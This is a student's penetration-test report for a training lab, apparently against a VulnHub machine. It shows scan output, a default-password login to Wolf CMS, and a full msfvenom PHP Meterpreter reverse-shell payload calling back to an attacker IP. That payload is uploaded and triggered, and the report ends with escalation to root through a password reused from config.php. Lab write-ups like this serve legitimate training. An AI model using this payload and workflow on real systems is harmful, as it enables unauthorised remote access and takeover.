ITSAFE
Cyber Security Trainings

Penetration Test Report for Internal Lab and Exam

v.1.0

Bhajby2012@gmail.com

Bar Hagbi

Table of Contents

1.0 ITSafe Penetration Project Reports

1.1 Introduction

The ITSAFE Lab penetration test report contains all efforts that were conducted in order to pass the ITSAFE Project Lab. This report will be graded from a standpoint of correctness and fullness to all aspects of the Lab. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the ITSAFE Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the ITSAFE Lab network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2.0 High-Level Summary

I was tasked with performing an internal penetration test towards ITSAFE Project. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate HackTheBox\VulnHub internal Lab systems –My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to ITSAFE.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 192.168.142.138 (Box5)

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3.0 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the HackTheBox\VulnHub environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the Lab network. The specific IP addresses were:

Lab Network

- 192.168.142.138

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to ***Box5.***

System IP: 192.168.142.138 (Box5)


Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.142.138	**TCP:** 22,3128,8080
	UDP:


Nmap Scan Results:

Command: nmap -p- 192.168.142.138 -sV -A



```
┌──(root㉿kali)-[~]
└─# nmap -p- 192.168.142.138 -sV -A
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-14 08:14 EDT
Nmap scan report for 192.168.142.138
Host is up (0.00052s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE    VERSION
22/tcp   open   ssh        OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; pro
tocol 2.0)
| ssh-hostkey:
|   1024 09:3d:29:a0:da:48:14:c1:65:14:1e:6a:6c:37:04:09 (DSA)
|   2048 84:63:e9:a8:8e:99:33:48:db:f6:d5:81:ab:f2:08:ec (RSA)
|_  256 51:f6:eb:09:f6:b3:e6:91:ae:36:37:0c:c8:ee:34:27 (ECDSA)
3128/tcp open   http-proxy Squid http proxy 3.1.19
|_http-title: ERROR: The requested URL could not be retrieved
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported: GET HEAD
|_http-server-header: squid/3.1.19
8080/tcp closed http-proxy
MAC Address: 00:0C:29:73:9C:D0 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.52 ms 192.168.142.138

OS and Service detection performed. Please report any incorrect results at ht
tps://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 117.83 seconds
```


I tried to run nikto but I had no results:



```
┌──(root㉿kali)-[~]
└─# nikto -h 192.168.142.138
- Nikto v2.1.6
---------------------------------------------------------------
+ No web server found on 192.168.142.138:80
---------------------------------------------------------------
+ 0 host(s) tested
```


Above we can see on port 3128 that runs <u>squid proxy</u> which I found to be very interesting.

Forward to that I did a simple Google search "port 3128 exploit squid 3.1.19" and I found this source which presented a tool that can show what other ports are open behind this squid proxy called "spose".(https://0x00sec.org/t/vulnhub-sickos-1-1-writeup/14799)




```
┌──(root㉿kali)-[~]
└─# git clone https://github.com/aancw/spose.git
Cloning into 'spose'...
remote: Enumerating objects: 11, done.
remote: Total 11 (delta 0), reused 0 (delta 0), pack-reused 11
Receiving objects: 100% (11/11), done.
```

And here we can see that port 80 seems to be open despite the nmap scan results.



```
┌──(root㉿kali)-[~/spose]
└─# python spose.py --proxy http://192.168.142.138:3128 --target 192.168.142.
138
Using proxy address http://192.168.142.138:3128
192.168.142.138 22 seems OPEN
192.168.142.138 80 seems OPEN
```


Next I tried to execute nikto again but this time with proxy:



```
┌──(root㉿kali)-[~/spose]
└─# nikto -h 192.168.142.138 --useproxy http://192.168.142.138:3128/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.142.138
+ Target Hostname:    192.168.142.138
+ Target Port:        80
+ Proxy:              192.168.142.138:3128
+ Start Time:         2022-07-14 11:13:58 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.22 (Ubuntu)
+ Retrieved via header: 1.0 localhost (squid/3.1.19)
+ Retrieved x-powered-by header: PHP/5.3.10-1ubuntu3.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-cache-lookup' found, with contents: MISS from localhost:3128
+ Uncommon header 'x-cache' found, with contents: MISS from localhost
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Server may leak inodes via ETags, header found with file /robots.txt, inode: 265381, size: 72, mtime: Sat Feb 29 03:09:24 2020
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server banner has changed from 'Apache/2.2.22 (Ubuntu)' to 'squid/3.1.19' which may suggest a WAF, load balancer or proxy is in place
+ Uncommon header 'x-squid-error' found, with contents: ERR_INVALID_URL 0
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebd
d: index.php
+ Uncommon header '93e4r0-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/status: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ 8726 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time:           2022-07-14 11:14:31 (GMT-4) (33 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Here we can see in the results that there is a file called "/robots.txt and that the server is vulnerable to "Shellshock" vulnerability.


I tried to send CURL request with the proxy to "http://192.168.142.139:3128/robots.txt", I got this response:



```
┌──(root㉿kali)-[~/spose]
└─# curl -kv -x http://192.168.142.138:3128 http://192.168.142.138/robots.txt

*   Trying 192.168.142.138:3128...
* Connected to 192.168.142.138 (192.168.142.138) port 3128 (#0)
> GET http://192.168.142.138/robots.txt HTTP/1.1
> Host: 192.168.142.138
> User-Agent: curl/7.83.1
> Accept: */*
> Proxy-Connection: Keep-Alive
>
* Mark bundle as not supporting multiuse
* HTTP 1.0, assume close after body
< HTTP/1.0 200 OK
< Date: Thu, 14 Jul 2022 13:34:56 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Last-Modified: Sat, 29 Feb 2020 08:09:24 GMT
< ETag: "40ca5-48-59fb278debc23"
< Accept-Ranges: bytes
< Content-Length: 72
< Vary: Accept-Encoding
< Content-Type: text/plain
< X-Cache: MISS from localhost
< X-Cache-Lookup: MISS from localhost:3128
< Via: 1.0 localhost (squid/3.1.19)
* HTTP/1.0 connection set to keep alive
< Connection: keep-alive
<
User-agent: *
Disallow: /
Dissalow: /wolfcms
Dissalow: /wolfcms/?/admin
* Connection #0 to host 192.168.142.138 left intact
```

And we can see a path /wolfcms/?/admin.

Next thing I did is to set a proxy in the setting of "firefox" to the proxy of the remote local machine:




● Manual proxy configuration

HTTP Proxy 192.168.142.138 Port 3128

☑ Also use this proxy for HTTPS

HTTPS Proxy 192.168.142.138 Port 3128

Initial Shell Vulnerability Exploited:



192.168.142.138/wolfcms/?/admin/login

Login - Wolf CMS

Username:

Password:


□ Remember me for 30 minutes.

I tried the most common username and password until admin:admin has succeed.

Vulnerability Explanation: weak credentials for admin panel.

Vulnerability Fix: Never use default credentials for anything.

Severity: Critical.



192.168.142.138/wolfcms/?/admin/

Wolf CMS


You are currently logged in as Administrator | Log Out |

Pages

Page (reorder)	Layout	Status
Home Page	Wolf	Published
About us	inherit	Published
Articles (Archive)	inherit	Published
RSS Feed	RSS XML	Hidden

Thank you for using Wolf CMS 0.8.2 | Feedback | Documentation


Then I got the option to "upload file" under the "files" tag:



File	Size	Permissions	Modified	Modify
images	4 kb	drwxrwxrwx (0777)	Sat, 29 Feb, 2020	
themes	4 kb	drwxrwxrwx (0777)	Sat, 5 Dec, 2015	
Box5revshell.php	1.09 kb	-rw-r--r-- (0644)	Thu, 14 Jul, 2022	
revshellp.php	1.09 kb	-rw-r--r-- (0644)	Thu, 14 Jul, 2022	

Thank you for using Wolf CMS 0.8.2 | Feedback | Documentation


so I created reverse shell with "msfvenom":(command: msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.142.129 LPORT=4443 -f raw)



```
┌──(root㉿kali)-[~]
└─# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.142.129 LPORT=4443
-f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the pa
yload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1116 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.142.129'; $port = 4443; if ((
$f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$por
t}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f))
 { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create
') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @sock
et_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!
$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($
s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = so
cket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $
len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case
 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= sock
et_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['
msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin
.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin
_bypass(); } else { eval($b); } die();
```

and saved it in a file called "Box5revshell.php".


Next I started a listener on Metasploit:



```
┌──(root㉿kali)-[~]
└─# msfconsole -q
[*] Starting persistent handler(s)...
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 4443
lport ⇒ 4443
msf6 exploit(multi/handler) > set lhost 192.168.142.129
lhost ⇒ 192.168.142.129
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
```

Next I uploaded it and activated this page by adding the path to the URL:

Proof of Concept Code Here:




192.168.142.138/wolfcms/?/admin/public/files/Box5revshell.php

```
lhost ⇒ 192.168.142.129
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.142.129:4443
msf6 exploit(multi/handler) > [*] Sending stage (39860 bytes) to 192.168.142.
138
[*] Meterpreter session 1 opened (192.168.142.129:4443 → 192.168.142.138:541
81 ) at 2022-07-14 12:04:30 -0400

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > id
[-] Unknown command: id
meterpreter > getuid
Server username: www-data
meterpreter > pwd
/var/www/wolfcms/public
meterpreter > cd ..
meterpreter > ls
Listing: /var/www/wolfcms
═════════════════════════
```

Privilege Escalation

After I got the meterpreter the first thing I did Is to look for credentials and some interesting files.


Vulnerability Exploited: Exposed credentials on a file "config.php" under /var/www/wolfcms.



```
meterpreter > shell
Process 2373 created.
Channel 0 created.
ls
CONTRIBUTING.md
README.md
composer.json
config.php
docs
favicon.ico
index.php
public
robots.txt
wolf
cat config.php
<?php

// Database information:
// for SQLite, use sqlite:/tmp/wolf.db (SQLite 3)
// The path can only be absolute path or :memory:
// For more info look at: www.php.net/pdo

// Database settings:
define('DB_DSN', 'mysql:dbname=wolf;host=localhost;port=3306');
define('DB_USER', 'root');
define('DB_PASS', 'john@123');
define('TABLE_PREFIX', '');
```

Content Not Fou
The content you requested was not
Please return to the home page to

And above we can see a file "config.php" that contains credentials but I didn’t succeed to access immediately to root so I tried to find another user to login with those.




```
www-data@Box5:/var/www/wolfcms$ su root
su root
Password: john@123

su: Authentication failure
www-data@Box5:/var/www/wolfcms$
```

Vulnerability Explanation: the developer/admin forgot to delete the comments with the credentials for high privileged users.

Vulnerability Fix: always make sure that you never keep sensitive data such as credentials saved on the system, and if they do so define the right permissions to those files.


Severity: Critical.



```
www-data@Box5:/$ cd home
cd home
www-data@Box5:/home$ ls
ls
safe
www-data@Box5:/home$
```

And I found a user called "safe", and succeeded to login to it.

Exploit Code:




```
safe:x:1000:1000:sickos,,,:/home/sickos:/bin/bash
www-data@Box5:/var/www/wolfcms$ su safe
su safe
Password: john@123

safe@Box5:/var/www/wolfcms$
```


And then just used "sudo su" command with the same password-and I just got <u>**Root privileges!**</u>

Proof Screenshot Here:

Proof.txt Contents:



```
safe@Box5:/var/www/wolfcms$ whoami
whoami
safe
safe@Box5:/var/www/wolfcms$ sudo su
sudo su
sudo: unable to resolve host Box5
[sudo] password for safe:

Sorry, try again.
[sudo] password for safe: john@123

root@Box5:/var/www/wolfcms# whoami
whoami
root
root@Box5:/var/www/wolfcms#
```



```
root@Box5:/var/www/wolfcms# cd ~
cd ~
root@Box5:~# ls
ls
a0216ea4d51874464078c618298b1367.txt
root@Box5:~# cat a0216ea4d51874464078c618298b1367.txt
cat a0216ea4d51874464078c618298b1367.txt
If you see this so you are great! keep up with the good work
root@Box5:~#
```